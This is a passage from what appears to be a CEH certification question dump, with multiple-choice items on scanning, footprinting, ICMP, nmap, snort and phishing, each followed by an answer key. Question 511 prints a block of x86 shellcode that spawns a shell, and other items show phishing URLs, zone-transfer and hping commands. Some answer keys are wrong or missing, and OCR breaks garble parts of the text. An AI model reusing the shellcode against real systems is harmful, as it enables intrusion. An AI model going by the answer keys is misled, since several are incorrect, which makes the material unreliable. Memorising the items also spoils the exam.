- D. The router will increment the TTL value and forward the packet to the next router on the path to 38 the destination host.
- E. The router will send an ICMP Redirect Message to the source host

**Correct Answer:** AC

#### QUESTION 510

Which of the following LM hashes represents a password of less than 8 characters?

- A. 0182BD0BD4444BF836077A718CCDF409
- B. 44EFCE164AB921CQAAD3B435B51404EE
- C. BA810DBA98995F1817306D272A9441BB
- D. CEC52EB9C8E3455DC2265B23734E0DAC

- E. B757BF5C0D87772FAAD3B435B51404EE  
F. E52CAC67419A9A224A3B108F3FA6CB6D

**Correct Answer:** CE

**QUESTION 511**

While investigating a claim of a user downloading illegal material, the investigator goes through the files on the suspect's workstation. He comes across a file that is just called "file.txt" but when he opens it, he finds the following:

```
#define MAKE_STR_FROM_RET(x)
((x)&0xff),(((x)&0xff00)>>8),(((x)&0xff0000)>>16),(((x)&0xffff)>>24)
char infin_loop[] = /* for testing purposes */ "\xEB\xFE"; char
chroot() code by venglin */
"\x31\xc0\x50\x50\x50\xb0\x7e\xcd\x80\x31\xdb\x31\xc0\x40"
"\x43\x53\x4b\x53\x53\xb0\x5a\xcd\x80\xeb\x77\x5e\x31\xc0"
"\x8d\x5e\x01\x88\x46\x04\x66\x68\xff\xff\x01\x53\x53\xb0"
"\x88\xcd\x80\x31\xc0\x8d\x5e\x01\x53\x53\xb0\x3d\xcd\x80"
"\x31\xc0\x31\xdb\x8d\x5e\x08\x89\x43\x02\x31\xc9\xfe\xc9"
"\x31\xc0\x8d\x5e\x08\x53\x53\xb0\x0c\xcd\x80\xfe\xc9\x75"
"\xf1\x31\xc0\x88\x46\x09\x8d\x5e\x08\x53\x53\xb0\x3d\xcd"
"\x80\xfe\x0e\xb0\x30\xfe\xc8\x88\x46\x04\x31\xc0\x88\x46"
"\x07\x89\x76\x08\x89\x46\x0c\x89\xf3\x8d\x4e\x08\x8d\x5e"
"\x0c\x52\x51\x53\x53\xb0\x3b\xcd\x80\x31\xc0\x31\xdb\x5e"
"\x53\xb0\x01\xcd\x80\xe8\x84\xff\xff\xff\xff\x01\xff\xff\x30"
"\x62\x69\x6e\x30\x73\x68\x31\x2e\x2e\x31\x31\x76\x65\x6e"
"\x67\x6c\x69\x6e"; static int magic[MAX_MAGIC], magic_d;
char *magic_str=NULL; int before_len=0;
```

What can he infer from this file?

- A. A picture that has been renamed with a .txt extension  
B. An encrypted file  
C. An encoded file

D. A buffer overflow

**Correct Answer:** D

**QUESTION 512**

Harold is the senior security analyst for a small state agency in New York. He has no other security professionals that work under him, so he has to do all the security-related tasks for the agency. Coming from a computer hardware background, Harold does not have a lot of experience with security methodologies and technologies, but he was the only one who applied for the position. Harold is currently trying to run a Sniffer on the agency's network to get an idea of what kind of traffic is being passed around, but the program he is using does not seem to be capturing anything. He pours through the Sniffer's manual, but cannot find anything that directly relates to his problem. Harold decides to ask the network administrator if he has any thoughts on the problem. Harold is told that the Sniffer was not working because the agency's network is a switched network, which cannot be sniffed by some programs without some tweaking. What technique could Harold use to sniff his agency's switched network?

- A. ARP spoof the default gateway
- B. Conduct MiTM against the switch
- C. Launch smurf attack against the switch
- D. Flood the switch with ICMP packets

**Correct Answer:** A

**QUESTION 513**

Which Windows system tool checks integrity of critical files that has been digitally signed by Microsoft?

- A. signverif.exe
- B. sigverif.exe
- C. msverif.exe
- D. verifier.exe

**Correct Answer:** B

**QUESTION 514**

Botnets are networks of compromised computers that are controlled remotely and surreptitiously by one or more cyber criminals. How do cyber criminals infect a victim's computer with bots? (Select 4 answers)

- A. Attackers physically visit every victim's computer to infect them with malicious software
- B. Home computers that have security vulnerabilities are prime targets for botnets
- C. Spammers scan the Internet looking for computers that are unprotected and use these "open- doors" to install malicious software
- D. Attackers use phishing or spam emails that contain links or attachments
- E. Attackers use websites to host the bots utilizing Web Browser vulnerabilities

**Correct Answer:** BCDE

**QUESTION 515**

What is the essential difference between an 'Ethical Hacker' and a 'Cracker'?

- A. The ethical hacker does not use the same techniques or skills as a cracker.
- B. The ethical hacker does it strictly for financial motives unlike a cracker.
- C. The ethical hacker has authorization from the owner of the target.
- D. The ethical hacker is just a cracker who is getting paid.

**Correct Answer:** C

**QUESTION 516**

What does the term "Ethical Hacking" mean?

- A. Someone who is hacking for ethical reasons.
- B. Someone who is using his/her skills for ethical reasons.
- C. Someone who is using his/her skills for defensive purposes.
- D. Someone who is using his/her skills for offensive purposes.

**Correct Answer:** C

**QUESTION 517**

Who is an Ethical Hacker?

- A. A person who hacks for ethical reasons
- B. A person who hacks for an ethical cause
- C. A person who hacks for defensive purposes
- D. A person who hacks for offensive purposes

**Correct Answer:** C

**QUESTION 518**

What is "Hacktivism"?

- A. Hacking for a cause
- B. Hacking ruthlessly
- C. An association which groups activists
- D. None of the above

**Correct Answer:** A

**QUESTION 519**

Where should a security tester be looking for information that could be used by an attacker against an organization? (Select all that apply)

- A. CHAT rooms
- B. WHOIS database
- C. News groups
- D. Web sites
- E. Search engines
- F. Organization's own web site

**Correct Answer:**

**QUESTION 520**

What are the two basic types of attacks? (Choose two.)

- A. DoS
- B. Passive
- C. Sniffing
- D. Active
- E. Cracking

**Correct Answer:** BD

**QUESTION 521**

User which Federal Statutes does FBI investigate for computer crimes involving e-mail scams and mail fraud?

- A. 18 U.S.C 1029 Possession of Access Devices
- B. 18 U.S.C 1030 Fraud and related activity in connection with computers

- C. 18 U.S.C 1343 Fraud by wire,radio or television
- D. 18 U.S.C 1361 Injury to Government Property
- E. 18 U.S.C 1362 Government communication systems
- F. 18 U.S.C 1831 Economic Espionage Act
- G. 18 U.S.C 1832 Trade Secrets Act

**Correct Answer:** B

#### **QUESTION 522**

Which of the following activities will NOT be considered as passive footprinting?

- A. Go through the rubbish to find out any information that might have been discarded.
- B. Search on financial site such as Yahoo Financial to identify assets.
- C. Scan the range of IP address found in the target DNS database.
- 44
- D. Perform multiples queries using a search engine.

**Correct Answer:** C

#### **QUESTION 523**

Which one of the following is defined as the process of distributing incorrect Internet Protocol (IP) addresses/names with the intent of diverting traffic?

- A. Network aliasing
- B. Domain Name Server (DNS) poisoning
- C. Reverse Address Resolution Protocol (ARP)
- D. Port scanning

**Correct Answer:** B

#### **QUESTION 524**

A XYZ security System Administrator is reviewing the network system log files.

He notes the following:

- Network log files are at 5 MB at 12:00 noon.
- At 14:00 hours,the log files at 3 MB.

What should he assume has happened and what should he do about the situation?

- A. He should contact the attacker's ISP as soon as possible and have the connection disconnected.
- 45
- B. He should log the event as suspicious activity,continue to investigate,and take further steps according to site security policy.
- C. He should log the file size,and archive the information,because the router crashed.
- D. He should run a file system check,because the Syslog server has a self correcting file system problem.
- E. He should disconnect from the Internet discontinue any further unauthorized use,because an attack has taken place.

**Correct Answer:** B

#### **QUESTION 525**

To what does "message repudiation" refer to what concept in the realm of email security?

- A. Message repudiation means a user can validate which mail server or servers a message was passed through.
- B. Message repudiation means a user can claim damages for a mail message that damaged their reputation.



- C. Message repudiation means a recipient can be sure that a message was sent from a particular person.
- D. Message repudiation means a recipient can be sure that a message was sent from a certain host.
- E. Message repudiation means a sender can claim they did not actually send a particular message.

**Correct Answer:** E

**QUESTION 526**

Snort has been used to capture packets on the network. On studying the packets, the penetration tester finds it to be abnormal. If you were the penetration tester, why would you find this abnormal?

What is odd about this attack? (Choose the most appropriate statement)

- A. This is not a spoofed packet as the IP stack has increasing numbers for the three flags.
- B. This is back orifice activity as the scan comes from port 31337.
- C. The attacker wants to avoid creating a sub-carrier connection that is not normally valid.
- D. These packets were created by a tool; they were not created by a standard IP stack.

**Correct Answer:** B

**QUESTION 527**

Your XYZ trainee Sandra asks you which are the four existing Regional Internet Registry (RIR's)?

- A. APNIC, PICNIC, ARIN, LACNIC
- B. RIPE NCC, LACNIC, ARIN, APNIC
- C. RIPE NCC, NANIC, ARIN, APNIC
- D. RIPE NCC, ARIN, APNIC, LATNIC

**Correct Answer:** B

**QUESTION 528**

A very useful resource for passively gathering information about a target company is:

- A. Host scanning
- B. Whois search
- C. Traceroute
- D. Ping sweep

**Correct Answer:** B

**QUESTION 529**

You receive an email with the following message:

Hello Steve,

We are having technical difficulty in restoring user database record after the recent blackout. Your account data is corrupted. Please logon to the SuperEmailServices.com and change your password.

<http://www.supermailservices.com@0xde.0xad.0xbe.0xef/support/logon.htm>

If you do not reset your password within 7 days, your account will be permanently disabled locking you out from our e-mail services.

Sincerely,

Technical Support

SuperEmailServices

From this e-mail you suspect that this message was sent by some hacker since you have been using their

e-mail services for the last 2 years and they have never sent out an e-mail such as this. You also observe the URL in the message and confirm your suspicion about 0xde.0xad.0xbde.0xef which looks like hexadecimal numbers. You immediately enter the following at Windows 2000 command prompt:

```
Ping 0xde.0xad.0xbe.0xef
```

You get a response with a valid IP address.

What is the obstructed IP address in the e-mail URL?

- A. 222.173.190.239
- B. 233.34.45.64
- C. 54.23.56.55
- D. 199.223.23.45

**Correct Answer:** A

#### **QUESTION 530**

Which of the following tools are used for footprinting? (Choose four)

- A. Sam Spade
- B. NSLookup
- C. Traceroute
- D. Neotrace
- E. Cheops

**Correct Answer:** ABCD

#### **QUESTION 531**

According to the CEH methodology, what is the next step to be performed after footprinting?

- A. Enumeration
- B. Scanning
- C. System Hacking
- D. Social Engineering
- E. Expanding Influence

**Correct Answer:** B

#### **QUESTION 532**

NSLookup is a good tool to use to gain additional information about a target network. What does the following command accomplish?

```
nslookup
```

```
> server <ipaddress>
```

```
> set type =any
```

```
> ls -d <target.com>
```

- A. Enables DNS spoofing
- B. Loads bogus entries into the DNS table
- C. Verifies zone security
- D. Performs a zone transfer
- E. Resets the DNS cache

**Correct Answer:** D

**QUESTION 533**

While footprinting a network, what port/service should you look for to attempt a zone transfer?

- A. 53 UDP
- B. 53 TCP
- C. 25 UDP
- D. 25 TCP
- E. 161 UDP
- F. 22 TCP
- G. 60 TCP

**Correct Answer:** B

**QUESTION 534**

Your lab partner is trying to find out more information about a competitors web site. The site has a .com extension. She has decided to use some online whois tools and look in one of the regional Internet registrys. Which one would you suggest she looks in first?

- A. LACNIC
- B. ARIN
- C. APNIC
- D. RIPE
- E. AfriNIC

**Correct Answer:** B

**QUESTION 535**

Network Administrator Patricia is doing an audit of the network. Below are some of her findings concerning DNS. Which of these would be a cause for alarm?

Select the best answer.

- A. There are two external DNS Servers for Internet domains. Both are AD integrated.
- B. All external DNS is done by an ISP.
- C. Internal AD Integrated DNS servers are using private DNS names that are
- D. unregistered.
- E. Private IP addresses are used on the internal network and are registered with the internal AD integrated DNS server.

**Correct Answer:** A

**QUESTION 536**

Doug is conducting a port scan of a target network. He knows that his client target network has a web server and that there is a mail server also which is up and running. Doug has been sweeping the network but has not been able to elicit any response from the remote target. Which of the following could be the most likely cause behind this lack of response? Select 4.

- A. UDP is filtered by a gateway
- B. The packet TTL value is too low and cannot reach the target
- C. The host might be down
- D. The destination network might be down
- E. The TCP windows size does not match
- F. ICMP is filtered by a gateway

**Correct Answer:** ABCF

**QUESTION 537**  
Exhibit

```
#hping2 192.168.8.46 --seqnum -p 139 -S
```

```
HPING uaz (eth0 192.168.8.46) S set, 40 headers + 0 data
2361294848          +2361294848
2411626496          +50331648
2545844224          +134217728
2384705024          +167772160
2552477184          +167772160
3720249344          +167772160
3216932864          +167772160
3384705024          +167772160
3552477184          +167772160
3720249344          +167772160
3888021504          +167772160
4055793664          +167772160
4223565824          +167772160
```

Joe Hacker runs the hping2 hacking tool to predict the target host's sequence numbers in one of the hacking session.

What does the first and second column mean? Select two.

- A. The first column reports the sequence number
- B. The second column reports the difference between the current and last sequence number
- C. The second column reports the next sequence number
- D. The first column reports the difference between current and last sequence number

**Correct Answer:** AB

**QUESTION 538**

While performing a ping sweep of a subnet you receive an ICMP reply of Code 3/Type 13 for all the pings sent out.

What is the most likely cause behind this response?

- A. The firewall is dropping the packets.
- B. An in-line IDS is dropping the packets.
- C. A router is blocking ICMP.
- D. The host does not respond to ICMP packets.

53

**Correct Answer: C**

#### QUESTION 539

The following excerpt is taken from a honeypot log. The log captures activities across three days. There are several intrusion attempts; however, a few are successful. Study the log given below and answer the following question:

(Note: The objective of this questions is to test whether the student has learnt about passive OS fingerprinting (which should tell them the OS from log captures): can they tell a SQL injection attack signature; can they infer if a user ID has been created by an attacker and whether they can read plain source destination entries from log entries.)

```
Apr 24 14:46:46 [4663]: spp_portscan: portscan detected from
Apr 24 14:46:46 [4663]: IDS27/FIN Scan: 194.222.156.169:56
Apr 24 18:01:05 [4663]: IDS/DNS-version-query: 212.244.97.1
Apr 24 19:04:01 [4663]: IDS213/ftp-passwd-retrieval: 194.22
172.16.1.107:21
Apr 25 08:02:41 [5875]: spp_portscan: PORTSCAN DETECTED from
Apr 25 02:08:07 [5875]: IDS277/DNS-version-query: 63.226.81.13
172.16.1.107:53
Apr 25 02:08:07 [5875]: IDS277/DNS-version-query: 63.226.81.13
172.16.1.101:53
Apr 25 02:38:17 [5875]: IDS/RPC-rpcinfo-query: 63.226.81.13
Apr 25 19:37:32 [5875]: IDS230/web-cgi-space-wildcard: 198.
172.16.1.107:80
Apr 26 05:45:12 [6283]: IDS212/dns-zone-transfer: 38.31.107
172.16.1.101:53
Apr 26 06:43:05 [6283]: IDS181/nops-x86: 63.226.81.13:1351
Apr 26 06:44:25 victim7 PAM_pwdb[12509]: (login) session opened
(uid=0)
Apr 26 06:44:36 victim7 PAM_pwdb[12521]: (su) session opened
simple(uid=506)
Apr 26 06:45:34 [6283]: IDS175/socks-probe: 24.112.167.35:2
Apr 26 06:52:10 [6283]: IDS127/telnet-login-incorrect: 172.
213.28.22.189:4558
```

What can you infer from the above log?

- A. The system is a windows system which is being scanned unsuccessfully.
- B. The system is a web application server compromised through SQL injection.

- C. The system has been compromised and backdoored by the attacker.
- D. The actual IP of the successful attacker is 24.9.255.53.

**Correct Answer:** A

**QUESTION 540**

Bob has been hired to perform a penetration test on XYZ.com. He begins by looking at IP address ranges owned by the company and details of domain name registration. He then goes to News Groups and financial web sites to see if they are leaking any sensitive information or have any technical details online.

Within the context of penetration testing methodology, what phase is Bob involved with?

- A. Passive information gathering
- B. Active information gathering
- C. Attack phase
- D. Vulnerability Mapping

**Correct Answer:** A

**QUESTION 541**

Which of the following would be the best reason for sending a single SMTP message to an address that does not exist within the target company?

- A. To create a denial of service attack.
- B. To verify information about the mail administrator and his address.
- C. To gather information about internal hosts used in email treatment.
- D. To gather information about procedures that are in place to deal with such messages.

**Correct Answer:** C

**QUESTION 542**

You are conducting a port scan on a subnet that has ICMP blocked. You have discovered 23 live systems and after scanning each of them you notice that they all show port 21 in closed state.

55

What should be the next logical step that should be performed?

- A. Connect to open ports to discover applications.
- B. Perform a ping sweep to identify any additional systems that might be up.
- C. Perform a SYN scan on port 21 to identify any additional systems that might be up.
- D. Rescan every computer to verify the results.

**Correct Answer:** C

**QUESTION 543**

Ann would like to perform a reliable scan against a remote target. She is not concerned about being stealth at this point.

Which of the following type of scans would be the most accurate and reliable option?

- A. A half-scan
- B. A UDP scan
- C. A TCP Connect scan
- D. A FIN scan

**Correct Answer:** C

**QUESTION 544**

What type of port scan is shown below?

Scan directed at open port:

Client

192.5.2.92:4079 ----FIN/URG/PSH---->19

192.5.2.92:4079 <---NO RESPONSE-----19

Scan directed at closed port:

Client

192.5.2.92:4079 ----FIN/URG/PSH---->19

192.5.2.92:4079<-----RST/ACK-----19

- A. Idle Scan
- B. Windows Scan
- C. XMAS Scan
- D. SYN Stealth Scan

**Correct Answer:** C

#### QUESTION 545

War dialing is a very old attack and depicted in movies that were made years ago.

Why would a modern security tester consider using such an old technique?

- A. It is cool, and if it works in the movies it must work in real life.
- B. It allows circumvention of protection mechanisms by being on the internal network.
- C. It allows circumvention of the company PBX.
- D. A good security tester would not use such a derelict technique.

**Correct Answer:** B

#### QUESTION 546

You are scanning into the target network for the first time. You find very few conventional ports open. When you attempt to perform traditional service identification by connecting to the open ports, it yields either unreliable or no results. You are unsure of which protocols are being used. You need to discover as many different protocols as possible.

Which kind of scan would you use to achieve this? (Choose the best answer)

- A. Nessus scan with TCP based pings.



- B. Nmap scan with the sP (Ping scan) switch.
- C. Netcat scan with the u e switches.
- D. Nmap with the sO (Raw IP packets) switch.

**Correct Answer:** D

**QUESTION 547**

What are two types of ICMP code used when using the ping command?

- A. It uses types 0 and 8.
- B. It uses types 13 and 14.
- C. It uses types 15 and 17.
- D. The ping command does not use ICMP but uses UDP.

**Correct Answer:** A

**QUESTION 548**

You are having problems while retrieving results after performing port scanning during internal testing. You verify that there are no security devices between you and the target system. When both stealth and connect scanning do not work, you decide to perform a NULL scan with NMAP. The first few systems scanned shows all ports open.

Which one of the following statements is probably true?

- A. The systems have all ports open.
- B. The systems are running a host based IDS.
- C. The systems are web servers.
- D. The systems are running Windows.

**Correct Answer:** D

**QUESTION 549**

John has scanned the web server with NMAP. However, he could not gather enough information to help him identify the operating system running on the remote host accurately.

What would you suggest to John to help identify the OS that is being used on the remote web server?

- A. Connect to the web server with a browser and look at the web page.
- B. Connect to the web server with an FTP client.
- C. Telnet to port 8080 on the web server and look at the default page code.
- D. Telnet to an open port and grab the banner.

**Correct Answer:** D

**QUESTION 550**

An Nmap scan shows the following open ports, and nmap also reports that the OS guessing results to match too many signatures hence it cannot reliably be identified:

21 ftp

23 telnet

80 http

443 https

What does this suggest?

- A. This is a Windows Domain Controller

- B. The host is not firewalled
- C. The host is not a Linux or Solaris system
- D. The host is not properly patched

**Correct Answer:** D

**QUESTION 551**

What port scanning method involves sending spoofed packets to a target system and then looking for adjustments to the IPID on a zombie system?

- A. Blind Port Scanning
- B. Idle Scanning
- C. Bounce Scanning
- D. Stealth Scanning
- E. UDP Scanning

**Correct Answer:** B

**QUESTION 552**

What port scanning method is the most reliable but also the most detectable?

- A. Null Scanning
- B. Connect Scanning
- C. ICMP Scanning
- D. Idlescan Scanning
- E. Half Scanning
- F. Verbose Scanning

**Correct Answer:** B

**QUESTION 553**

What does an ICMP (Code 13) message normally indicate?

- A. It indicates that the destination host is unreachable
- B. It indicates to the host that the datagram which triggered the source quench message will need to be re-sent
- C. It indicates that the packet has been administratively dropped in transit
- D. It is a request to the host to cut back the rate at which it is sending traffic to the Internet destination

**Correct Answer:** C

**QUESTION 554**

Because UDP is a connectionless protocol: (Select 2)

- A. UDP recvfrom() and write() scanning will yield reliable results
- B. It can only be used for Connect scans
- C. It can only be used for SYN scans
- D. There is no guarantee that the UDP packets will arrive at their destination
- E. ICMP port unreachable messages may not be returned successfully

**Correct Answer:** DE

**QUESTION 555**

What ICMP message types are used by the ping command?

- A. Timestamp request (13) and timestamp reply (14)
- B. Echo request (8) and Echo reply (0)

- C. Echo request (0) and Echo reply (1)
- D. Ping request (1) and Ping reply (2)

**Correct Answer:** B

#### QUESTION 556

Which of the following systems would not respond correctly to an nmap XMAS scan?

- A. Windows 2000 Server running IIS 5
- B. Any Solaris version running SAMBA Server
- C. Any version of IRIX
- D. RedHat Linux 8.0 running Apache Web Server

**Correct Answer:** A

#### QUESTION 557

Use the traceroute results shown above to answer the following question:

63

```
Home/root # traceroute www.targetcorp.com <http://www.targetcorp.com>
traceroute to www.targetcorp.com <http://www.targetcorp.com> (192.168.12.18), 64 hops max, 40 byte packets
```

```
1 router.anon.com (192.13.212.254) 1.373 ms 1.123 ms 1.280 ms
```

```
2 192.13.133.121 (192.13.133.121) 3.680 ms 3.506 ms 4.583 ms
```

```
3 firewall.anon.com (192.13.192.17) 127.189 ms 257.404 ms 207.189 ms
```

```
4 anon-gw.anon.com (192.93.144.89) 471.68 ms 376.875 ms 227.189 ms
```

```
5 fe5-0.lin.isp.com (192.162.231.225) 2.961 ms 3.852 ms 2.974 ms
```

```
6 fe0-0.lon0.isp.com (192.162.231.234) 3.979 ms 3.243 ms 4.373 ms
```

```
7 192.13.133.5 (192.13.133.5) 11.454 ms 4.221 ms 3.333 ms
```

```
6 * * *
```

```
7 * * *
```

```
8
```

```
www.targetcorp.com <http://www.targetcorp.com> (192.168.12.18)
3.199 ms
```

The perimeter security at targetcorp.com does not permit ICMP TTL-expired packets out.

- A. True
- B. False

**Correct Answer:** A

#### QUESTION 558

While attempting to discover the remote operating system on the target computer, you receive the

following results from an nmap scan:

**Starting nmap V. 3.10ALPHA9 ( [www.insecure.org](http://www.insecure.org) )**

**<<http://www.insecure.org/nmap/>> )**

**Interesting ports on 172.121.12.222:**

**(The 1592 ports scanned but not shown below are closed, unfiltered or filtered)**

**Port State Service**

**21/tcp open ftp**

**25/tcp open smtp**

**53/tcp closed domain**

**80/tcp open http**

**443/tcp open https**

Remote operating system guess: Too many signatures match to reliably guess the OS.

Nmap run completed -- 1 IP address (1 host up) scanned in 277.483 seconds

What should be your next step to identify the OS?

- A. Perform a firewalk with that system as the target IP
- B. Perform a tcp traceroute to the system using port 53
- C. Run an nmap scan with the -v-v option to give a better output
- D. Connect to the active services and review the banner information

**Correct Answer: D**

**QUESTION 559**

When Nmap performs a ping sweep, which of the following sets of requests does it send to the target device?

- A. ICMP ECHO\_REQUEST & TCP SYN
- B. ICMP ECHO\_REQUEST & TCP ACK
- C. ICMP ECHO\_REPLY & TFP RST
- D. ICMP ECHO\_REPLY & TCP FIN

**Correct Answer: B**

**QUESTION 560**

\_\_\_\_\_ is one of the programs used to wardial.

- A. DialIT
- B. Netstumbler
- C. TooPac

- D. Kismet
- E. ToneLoc

**Correct Answer:** E

**QUESTION 561**

What are the default passwords used by SNMP? (Choose two.)

- A. Password
- B. SA
- C. Private
- D. Administrator
- E. Public
- F. Blank

**Correct Answer:** CE

**QUESTION 562**

Which of the following ICMP message types are used for destinations unreachable?

- A. 0
- B. 3
- C. 11
- D. 13
- E. 17

**Correct Answer:** B

**QUESTION 563**

What is the proper response for a FIN scan if the port is closed?

- A. SYN
- B. ACK
- C. FIN
- D. PSH
- E. RST

**Correct Answer:** E

**QUESTION 564**

What is the proper response for a X-MAS scan if the port is closed?

- A. SYN
- B. ACK
- C. FIN
- D. PSH
- E. RST
- F. No response

**Correct Answer:** E

**QUESTION 565**

What flags are set in a X-MAS scan?(Choose all that apply.

- A. SYN
- B. ACK

- C. FIN
- D. PSH
- E. RST
- F. URG

**Correct Answer:** CDF

**QUESTION 566**

Which of the following is an automated vulnerability assessment tool?

- A. Whack a Mole
- B. Nmap
- C. Nessus
- D. Kismet
- E. Jll32

**Correct Answer:** C

**QUESTION 567**

John is using a special tool on his Linux platform that has a signature database and is therefore able to detect hundred of vulnerabilities in UNIX, Windows, and commonly-used web CGI scripts. Additionally, the database detects DDoS zombies and Trojans. What would be the name of this multifunctional tool?

- A. nmap
- B. hping
- C. nessus
- D. make

**Correct Answer:** C

**QUESTION 568**

What is the disadvantage of an automated vulnerability assessment tool?

- A. Ineffective
- B. Slow
- C. Prone to false positives
- D. Prone to false negatives
- E. Noisy

**Correct Answer:** E

**QUESTION 569**

What are two things that are possible when scanning UDP ports? (Choose two.)

- A. A reset will be returned
- B. An ICMP message will be returned
- C. The four-way handshake will not be completed
- D. An RFC 1294 message will be returned
- E. Nothing

**Correct Answer:** BE

**QUESTION 570**

What does a type 3 code 13 represent?(Choose two.)

- A. Echo request
- B. Destination unreachable

- C. Network unreachable
- D. Administratively prohibited
- E. Port unreachable
- F. Time exceeded

**Correct Answer:** BD

#### QUESTION 571

Destination unreachable administratively prohibited messages can inform the hacker to what?

- A. That a circuit level proxy has been installed and is filtering traffic
- B. That his/her scans are being blocked by a honeypot or jail
- C. That the packets are being malformed by the scanning software
- D. That a router or other packet-filtering device is blocking traffic
- E. That the network is functioning normally

**Correct Answer:** D

#### QUESTION 572

Which of the following Nmap commands would be used to perform a stack fingerprinting?

- A. Nmap -O -p80 <host(s.>
- B. Nmap -hU -Q<host(s.>  
70
- C. Nmap -sT -p <host(s.>
- D. Nmap -u -o -w2 <host>
- E. Nmap -sS -Op target

**Correct Answer:** A

#### QUESTION 573

Exhibit

```
05/20-17:06:45.061034 192.160.13.4:31337 -> 172.16.1.101:1 TCP
***FRP*** Seq: 0XA1D95 Ack: 0x53 Win: 0x400
...
05/20-17:06:58.685879 192.160.13.4:31337 ->
172.16.1.101:1024
TCP TTL:44 TOS:0x10 ID:242
***FRP*** Seq: 0XA1D95 Ack: 0x53 Win: 0x400
```

(Note: the student is being tested on concepts learnt during passive OS fingerprinting, basic TCP/IP connection concepts and the ability to read packet signatures from a sniff dump.)

Snort has been used to capture packets on the network. On studying the packets, the penetration tester finds it to be abnormal. If you were the penetration tester, why would you find this abnormal?



What is odd about this attack? Choose the best answer.

- A. This is not a spoofed packet as the IP stack has increasing numbers for the three flags.
- B. This is back orifice activity as the scan comes from port 31337.
- C. The attacker wants to avoid creating a sub-carries connection that is not normally valid.
- D. These packets were crafted by a tool, they were not created by a standard IP stack.

**Correct Answer:** B

**QUESTION 574**

Which type of Nmap scan is the most reliable, but also the most visible, and likely to be picked up by an IDS?

- A. SYN scan
- B. ACK scan
- C. RST scan
- D. Connect scan
- E. FIN scan

**Correct Answer:** D

**QUESTION 575**

Name two software tools used for OS guessing? (Choose two.)

- A. Nmap
- B. Snadboy
- C. Queso
- D. UserInfo
- E. NetBus

**Correct Answer:** AC

**QUESTION 576**

Sandra is the security administrator of XYZ.com. One day she notices that the XYZ.com Oracle database server has been compromised and customer information along with financial data has been stolen. The financial loss will be estimated in millions of dollars if the database gets into the hands of competitors. Sandra wants to report this crime to the law enforcement agencies immediately.

Which organization coordinates computer crime investigations throughout the United States?

- A. NDCA
- B. NICP
- C. CIRP
- D. NPC
- E. CIA

**Correct Answer:** D

**QUESTION 577**

While reviewing the result of scanning run against a target network you come across the following:

```
system.sysDescr.0 : DISPLAY STRING- (ascii): Cisco Inte
System Software
IOS (tm) 4500 Software (C4500-IS-M), Version 12.0(9), R
Copyright (c) 1986-2000 by Cisco Systems, Inc.
Compiled Tue 25-Jan-00 04:28 by bettyl
system.sysObjectID.0 : OBJECT IDENTIFIER:
.iso.org.dod.internet.Private.enter r1s2r.Cisco.c4t1r00
system.sysUpTime.0 : Timeticks: (156398017) 18 days, 2:
system.sysContact.0 : DISPLAY STRING- (ascii):
system.sysName.0 : DISPLAY STRING- (ascii): somerrouter
system.sysLocation.0 : DISPLAY STRING- (ascii):
system.sysServices.0 : INTEGER: 6
system.sysORLastChange.0 : Timeticks: (0) 0:00:00.00
```

Which among the following can be used to get this output?

- A. A Bo2k system query.
- B. nmap protocol scan
- C. A sniffer
- D. An SNMP walk

**Correct Answer:** D

#### QUESTION 578

You are manually conducting Idle Scanning using Hping2. During your scanning you notice that almost every query increments the IPID regardless of the port being queried. One or two of the queries cause the IPID to increment by more than one value. Why do you think this occurs?

- A. The zombie you are using is not truly idle.
- B. A stateful inspection firewall is resetting your queries.
- C. Hping2 cannot be used for idle scanning.
- D. These ports are actually open on the target system.

**Correct Answer:** A

#### QUESTION 579

While performing ping scans into a target network you get a frantic call from the organization's security team. They report that they are under a denial of service attack. When you stop your scan, the smurf attack event stops showing up on the organization's IDS monitor. How can you modify your scan to prevent triggering this event in the IDS?

- A. Scan more slowly.
- B. Do not scan the broadcast IP.
- C. Spoof the source IP address.
- D. Only scan the Windows systems.

**Correct Answer: B**

**QUESTION 580**

Neil notices that a single address is generating traffic from its port 500 to port 500 of several other machines on the network. This scan is eating up most of the network bandwidth and Neil is concerned. As a security professional, what would you infer from this scan?

- A. It is a network fault and the originating machine is in a network loop
- B. It is a worm that is malfunctioning or hardcoded to scan on port 500
- C. The attacker is trying to detect machines on the network which have SSL enabled
- D. The attacker is trying to determine the type of VPN implementation and checking for IPSec

**Correct Answer: D**

**QUESTION 581**

A distributed port scan operates by:

- A. Blocking access to the scanning clients by the targeted host
- B. Using denial-of-service software against a range of TCP ports
- C. Blocking access to the targeted host by each of the distributed scanning clients
- D. Having multiple computers each scan a small number of ports, then correlating the results

**Correct Answer: D**

**QUESTION 582**

An nmap command that includes the host specification of 202.176.56-57.\* will scan \_\_\_\_\_ number of hosts.

- A. 2
- B. 256
- C. 512
- D. Over 10,000

**Correct Answer: C**

**QUESTION 583**

A specific site received 91 ICMP\_ECHO packets within 90 minutes from 47 different sites. 77 of the ICMP\_ECHO packets had an ICMP ID:39612 and Seq:57072. 13 of the ICMP\_ECHO packets had an ICMP ID:0 and Seq:0. What can you infer from this information?

- A. The packets were sent by a worm spoofing the IP addresses of 47 infected sites
- B. ICMP ID and Seq numbers were most likely set by a tool and not by the operating system
- C. All 77 packets came from the same LAN segment and hence had the same ICMP ID and Seq number
- D. 13 packets were from an external network and probably behind a NAT, as they had an ICMP ID 0 and Seq 0

**Correct Answer: B**

**QUESTION 584**

Which of the following commands runs snort in packet logger mode?

- A. ./snort -dev -h ./log
- B. ./snort -dev -l ./log
- C. ./snort -dev -o ./log
- D. ./snort -dev -p ./log

**Correct Answer: B**

**QUESTION 585**

Which of the following command line switch would you use for OS detection in Nmap?

- A. -D
- B. -O
- C. -P
- D. -X

**Correct Answer:** B

**QUESTION 586**

You have initiated an active operating system fingerprinting attempt with nmap against a target system:

```
[root@ceh NG]# /usr/local/bin/nmap -sT -O 10.0.0.1
```

Starting nmap 3.28 ( [www.insecure.org/nmap/](http://www.insecure.org/nmap/)) at 2003-06-18

Interesting ports on 10.0.0.1:

(The 1628 ports scanned but not shown below are in state: closed)

**Port State Service**

21/tcp filtered ftp

22/tcp filtered ssh

25/tcp open smtp

80/tcp open http

135/tcp open loc-srv

139/tcp open netbios-ssn

389/tcp open LDAP

443/tcp open https

465/tcp open smtps

1029/tcp open ms-lsa

1433/tcp open ms-sql-s

2301/tcp open compaqdiag

5555/tcp open freeciv

5800/tcp open vnc-http

5900/tcp open vnc

6000/tcp filtered X11

Remote operating system guess: Windows XP, Windows 2000, NT

run completed -- 1 IP address (1 host up) scanned in 3.334 seconds

Using its fingerprinting tests nmap is unable to distinguish between

Microsoft based operating systems - Windows XP, Windows 2000

